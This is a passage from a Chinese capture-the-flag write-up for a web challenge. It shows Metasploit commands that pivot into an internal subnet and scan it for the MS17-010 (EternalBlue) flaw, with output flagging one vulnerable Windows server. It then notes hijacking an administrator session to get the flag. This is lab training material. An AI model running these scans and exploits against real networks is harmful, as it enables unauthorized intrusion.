
```
run autoroute -s 10.10.9.0
```

用最近的永恒之蓝扫一发

```
use auxiliary/scanner/smb/smb_ms17_010
```

```
msf auxiliary(smb_ms17_010) > exploit

[*] Scanned  27 of 256 hosts (10% complete)
[*] Scanned  56 of 256 hosts (21% complete)
[*] Scanned  77 of 256 hosts (30% complete)
[*] Scanned 105 of 256 hosts (41% complete)
[*] Scanned 128 of 256 hosts (50% complete)
[-] 10.10.9.130:445       - Host does NOT appear vulnerable.
[*] Scanned 154 of 256 hosts (60% complete)
[*] Scanned 183 of 256 hosts (71% complete)
[*] Scanned 207 of 256 hosts (80% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[+] 10.10.9.230:445       - Host is likely VULNERABLE to MS17-010!  (Windows Server 2008 R2 Datacenter 7601 Service Pack 1)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS     10.10.9.0/24     yes       The target address range or CIDR identifier
   RPORT      445              yes       The SMB service port (TCP)
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    30               yes       The number of concurrent threads

msf auxiliary(smb_ms17_010) >
```

后面差不多就是打进去之后再劫持一下管理员的会话就可以拿到flag。



总结

配置模拟的mysql，root账户的时候，踩的坑特别多，不过万幸的还是搭建成功。

转载于:https://www.cnblogs.com/iamstudy/articles/13th_cuit_game_web500_wp.html